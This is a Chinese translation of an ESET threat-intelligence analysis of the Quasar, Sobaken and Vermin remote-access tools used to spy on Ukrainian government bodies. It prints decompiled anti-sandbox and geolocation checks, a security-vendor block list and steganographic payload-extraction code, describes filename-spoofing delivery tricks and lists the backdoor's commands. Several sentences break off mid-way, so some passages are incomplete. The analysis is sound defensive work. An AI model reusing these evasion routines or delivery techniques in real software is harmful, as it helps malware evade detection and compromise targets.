Vermin RAThole深度分析

angel010 / 2018-07-20 15:58:21 / 浏览数 2867 技术文章 技术文章 顶(1) 踩(0)

本文翻译自ESET研究白皮书《QUASAR, SOBAKEN AND VERMIN: A deeper look into an ongoing espionage campaign》

https://www.welivesecurity.com/wp-content/uploads/2018/07/ESET_Quasar_Sobaken_Vermin.pdf

---

简介

网络犯罪分子使用远程访问工具Quasar、Sobaken、Vermin监听乌克兰的政府机构并从这些机构的系统中窃取数据。ESET在2018年1月发布的一份报告中提到这些威胁单元

本白皮书中对这起正在进行的攻击活动进行了深度分析，并对用来入侵受害者系统的恶意软件和安装在受害者系统中的payload进行了分析，描述了攻击者用来传播恶意软件

攻击活动

虽然威胁单元并没有什么高级的技能，也没有使用0 day漏洞，但成功地使用了社会工程技术来分发恶意软件，并且在很长一段时间内没有被检测到。

攻击者的活动最早可以追溯到2015年10月，但真实的活动时间可能更早。攻击者在攻击活动中使用了三种不同的.net恶意软件，分别是Quasar RAT、Sobaken（Quasar的变种）和Vermin（定制的RAT）。这三大恶意软件家族在同一时间对不同目标发起攻击，并共享一些基础设施，连接到C2服务器也是相同的。这其中的原因可能

受害者

恶意软件攻击的乌克兰政府机构如下图所示：

图1 受害者分布区域

ESET发现一共有上百个受害者分布于不同的组织机构里，而且与该攻击活动相关的可执行文件一共有上百个。

传播方法

研究发现，这三款恶意软件都使用Email作为主要的传播渠道。攻击者使用社会工程攻击诱使受害者下载并执行恶意软件。在大多数案例中，文件名都是乌克兰语的，而且都


文件名示例：

• “ІНСТРУКЦІЯ з організації забезпечення військовослужбовців Збройних Сил України та членів їхсімей”
（关于乌克兰军队军事人员安全问题的指示）
• “новий проекту наказу, призначення перевірки вилучення”（关于查封证明书的新草案）

除了使用吸引受害者的邮件附件这种基本的社会工程技术外，攻击者还使用了三种特殊的技术方法进行恶意软件的传播。这三种特殊的方法应该是为了改善攻击活动的效率。

方法1


文件名中使用Unicode从右到左编码的Email附件会混淆真实的文件扩展名。而且这些文件还用Word、Excel、PowerPoint或Acrobat Reader图标来让文件看起来更加可信。
文件名示例：



如图3所示，文件会被看作是一个.DOCX扩展到文件。

方法2

邮件附件伪装成RAR自解压文件。
示例：




如图4所示，在名为“Наказ_МОУ_Додатки_до_Інструкції_440_ост.rar”的邮件附件中，有一个名为“Наказ_МОУ_Додатки_до_Інструкції_440_ост.exe”的可执行文件，SFX。受害者可能就会运行该文件，等待其他文件被解压出来，但事实上恶意可执行文件就会运行了。

方法3

Word文档加CVE-2017-0199漏洞利用
CVE-2017-0199漏洞只有当受害者打开一个精心伪装过多word文档时才会触发。Word进程会对位于远程服务器的含有恶意脚本的HTA文件发出HTTP请求，然后mshta.ex就会执行恶意脚本。该漏洞的首次公开时间是2017年4月，微软已经发布了所有Windows和office版本的安全更新。ESET研究人员称，攻击者是从2017年5月开始使用该方法来传播HTA文件和最终的payload。

安装和驻留

这三个恶意软件家族的安装过程是系统的。Drooper会释放恶意payload文件到Adobe、Intel、Microsoft等合法公司命名的子文件夹下的%APPDATA%文件夹中。然后会创



一些版本的恶意软件还会滥用Windows控制面板快捷方式来隐藏文件夹，这样window资源管理器中就看不到这样的文件夹里。
示例：
C:\Users\Admin\AppData\Roaming\Microsoft\Proof\Settings.{ED7BA470-8E54-465E-825C99712043E01C}\TransactionBroker32.exe
C:\Users\Admin\AppData\Roaming\Adobe\SLStore\Setting.{ED7BA470-8E54-465E-825C99712043E01C}\AdobeSLService.exe

受害者目标

攻击者使用了许多的技巧来确保恶意软件只运行在目标机器上，尤其是避免在自动分析系统和沙箱中运行。

方法1

恶意软件会检查是否有勒罗斯或乌克兰语的键盘布局。如果没有，就终止执行。

方法2： IP地址检查

恶意软件会通过请求合法服务ipinfo.io/json
来获取主机的IP地址。如果IP地址不在乌克兰或俄罗斯，或者IP地址属于某些反恶意软件服务商或云服务商，那么就中止执行。与这些检查相关的代码见图6和7。

```
// Token: 0x06000005 RID: 5 RVA: 0x00003B98 File Offset: 0x00001D98
private static bool CheckForGeoLocation()
{
    bool flag = false;
    try
    {
        IpSite ipSite = Program.CheckGeoInfo();
        if (ipSite != null)
        {
            if (ipSite.country.ToLowerInvariant() == "ru" || ipSite.country.ToLowerInvariant() == "ua")
            {
                flag = true;
            }
            if (flag)
            {
                flag = Program.CheckForAntiVendors(ipSite.org);
            }
        }
    }
    catch (Exception)
    {
        flag = false;
    }
    return flag;
}
```



```
// Token: 0x06000004 RID: 4 RVA: 0x00003A80 File Offset: 0x00001C80
private static bool CheckForAntiVendors(string name)
{
    bool result = true;
    string[] source = new string[]
    {
        "amazon",
        "anonymous",
        "blue coat systems",
        "cisco systems",
        "cloud",
        "data center",
        "dedicated",
        "eset, spol",
        "fireeye",
        "forcepoint",
        "hetzner",
        "hosted",
        "hosting",
        "leaseweb",
        "microsoft",
        "nforce",
        "ovh sas",
        "security",
        "server",
        "strong technologies",
        "trend micro",
        "blackoakcomputers",
        "kaspersky"
    };
    try
    {
        if (source.Any((string t) => name.ToLowerInvariant().Contains(t.ToLowerInvariant())))
        {
            result = false;
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```


方法3：模拟网络环境检查

自动化的分析系统经常使用Fakenet-NG这样的工具，根据DNS/HTTP通信返回结果。恶意软件开发者尝试通过生成随机的网站名/URL和测试到这些URL的连接来识别这样的

```
// Token: 0x06000006 RID: 6 RVA: 0x00003C08 File Offset: 0x00001E08
private static bool CheckForFakeAddress()
{
    bool result = false;
    try
    {
        ((HttpWebRequest)WebRequest.Create(string.Concat(new string[]
        {
            "http://",
            FakesHelper.RandomizeText(5, 50),
            ".org/",
            FakesHelper.RandomizeText(10, 32),
            ".html"
        }))).GetResponse();
    }
    catch (WebException)
    {
        result = true;
    }
    return result;
}
```


方法4：特定用户名检查

恶意软件会拒绝让自动化恶意软件分析系统使用的用户名账户运行，如图9所示。

```
// Token: 0x06000003 RID: 3 RVA: 0x000039C8 File Offset: 0x00001BC8
public static bool CheckForSandboxUserNames()
{
    bool result = true;
    string[] source = new string[]
    {
        "ANDY",
        "COMPUTERNAME",
        "CUCKOO",
        "SANDBOX",
        "NMSDBOX",
        "XXXX-OX",
        "CWSX",
        "WILBERT-SC",
        "XPAMAST-SC",
        "ANTONY",
        "JOHN"
    };
    try
    {
        string strName = PcAccountHelperEx.GetUserName().ToUpperInvariant();
        if (source.Any((string t) => string.Equals(strName, t, StringComparison.InvariantCultureIgnoreCase)))
        {
            result = false;
        }
    }
    catch (Exception)
    {
        result = false;
    }
    return result;
}
```


用隐写绕过内容过滤

2017年中，攻击者开发出一种将payload隐藏在位于免费远程网站saveshot.net和ibb.co的图片中。隐写术是将数据隐藏在非机密数据中的技术。在本例中，恶意EXE文件会

恶意软件下载和加密JPEG文件后，会提取隐藏的数据，解密EXE文件，并启动运行。解密过程非常复杂，如下：

1. 从下载器二进制文件中硬编码的URL中下载JPEG文件；
2. 通过暴力破解8位密码的哈希，并与下载器二进制文件中的硬编码的哈希值进行对比。这一步骤非常消耗CPU，普通计算机需要10多分钟去计算。这也是应对自动化恶意
3. 处理JPEG文件并从中提取隐藏的数据，如图11和图12所示。恶意软件使用的算法与JSteg类似，JSteg是一种经典的隐写算法。这种经典的隐写算法非常容易实现，这也
4. 使用GZip提取数据并解压缩。
5. 用第2步获取的密码使用AES解密解压缩到数据。
6. 使用Base64算法解码解密的数据。
7. 将EXE文件写入硬盘并执行。

最后，恶意软件开发者放弃了这种隐写的想法，选择使用hxxp://chip-tuning.lg[.]ua 来服务未解密的恶意软件可执行文件。

```
int num7 = 0;
int num8 = (int)(this._sHeader.Ns - 1);
for (int j = num7; j <= num8; j++)
{
    int num9 = 0;
    int num10 = (int)(this._fHeader.Csp[j].V - 1);
    for (int k = num9; k <= num10; k++)
    {
        int num11 = 0;
        int num12 = (int)(this._fHeader.Csp[j].H - 1);
        for (int l = num11; l <= num12; l++)
        {
            this.DecodeDctDataUnit(ref this._fHeader.Csp[j]);
            JpegFile.TotalMax++;
            this._dataUCounter++;
            if (this._fieldWriter != null)
            {
                this.WriteEmbedData();
                this.EncodeDctDataUnit(ref this._fHeader.Csp[j]);
            }
            else
            {
                this.ReadEmbedData();
            }
        }
    }
}
```

```
private void ReadEmbedData()
{
    if (this._dataEnded)
    {
        return;
    }
    checked
    {
        JpegFile.Modified++;
        int num = 1;
        do
        {
            if (this._block[num] != 0)
            {
                this._byteProcd = (unchecked((byte)(this._byteProcd << 1)) | (byte)
                  (this._bitCode[32767 + this._block[num]].Value & 1));
                this._bitProcd++;
                if (this._bitProcd == 8)
                {
                    if (this._indOfByteProcd == 4)
                    {
                        this._dataLengthWithCheckVal = 0;
                        int num2 = 0;
                        do
                        {
                            byte value = this.EmbedData[num2];
                            if (this._rotChosen == this._passStore.Count)
                            {
                                this._rotChosen = 0;
                            }
                            int num3 = 1;
                            int num4 = this._passStore[this._rotChosen];
                            for (int i = num3; i <= num4; i++)
                            {
                                this.RotateLeft(ref value);
                            }
                            this._rotChosen++;
                            this.EmbedData[num2] = value;
                            this._dataLengthWithCheckVal <<= 8;
                            this._dataLengthWithCheckVal |= (int)this.EmbedData[num2];
                            num2++;
                        }
                        while (num2 <= 3);
                    }
                    this.EmbedData.Add(this._byteProcd);
                    this._indOfByteProcd++;
                    if (this._indOfByteProcd >= this._dataLengthWithCheckVal + 4)
                    {
```


恶意软件家族


攻击者在攻击活动中使用了三个不同类型的恶意软件，下面对这些恶意软件的一些特征进行描述：

Quasar

Quasar是一款开源的RAT（Remote Access Tool，远程访问工具），研究人员发现很多的攻击活动都使用过Quasar RAT。第一起攻击活动从2015年10月持续到2016年4月。第二起使用Quasar RAT的攻击活动发生于2017年2月。2017年7到9月还发生一起使用Quasar RAT的攻击活动，攻击者使用一个旧版的Quasar RAT（xRAT 2.0 RELEASE3）。

Sobaken

Sobaken是对Quasar RAT的一个修改版本。与Quasar的程序结构相比，
Sobaken的程序结构与之类似，如图13所示。恶意软件开发者持续移除一些功能，这样就创建了一个更小的可执行文件，也更容易隐藏。还添加了反沙箱和上面提到的其他



Vermin

Vermin是一款定制的后门，只有这些攻击者使用，该后门2018年1月首次在Palo Alto Networks的报告中出现，实际上从2016年中就开始活动了，并且现在还在使用中。和Quasar、Sobaken一样，Vermin也是用.NET编写的，为了避免被分析，开发者用商业Reactor和开源软件ConfuserEx对程序代码进行保护。

功能

Vermin是一款全特征的后门，有许多的可选组件。最新版本的Vermin支持下面的命令：

- StartCaptureScreen
- StopCaptureScreen
- ReadDirectory
- UploadFile
- DownloadFile
- CancelUploadFile
- CancelDownloadFile
- GetMonitors
- DeleteFiles
- ShellExec
- GetProcesses
- KillProcess
- CheckIfProcessIsRunning
- CheckIfTaskIsRunning
- RunKeyLogger
- CreateFolder
- RenameFolder
- DeleteFolder
- UpdateBot

• RenameFile
• ArchiveAndSplit
• StartAudioCapture
• StopAudioCapture
• SetMicVolume.

大多数的命令都是在主payload中实现的，还有许多命令和功能是通过攻击者上传到受害者机器上的可选组件实现的。这些可选组件有：

• Audio recorder
• Keylogger
• Password stealer
• USB file stealer

结论

在攻击乌克兰高价值资产的许多恶意软件攻击中，这些攻击者并没有得到太多的关注，因为他们在开发出自己的恶意软件Vermin之前，使用的是开源的恶意软件。

在过去的三年里，攻击者开发出多个恶意软件家族，并且使用了不同的感染机制，包括传统的社会工程攻击和不常见的隐写术。这应该是攻击者在测试不同的技术和恶意软件

攻击者在攻击过程中成功地使用了一些简单的技术，比如通过邮件发送RAR和EXE文件。这也说明在计算机网络防护中人的因素的重要性。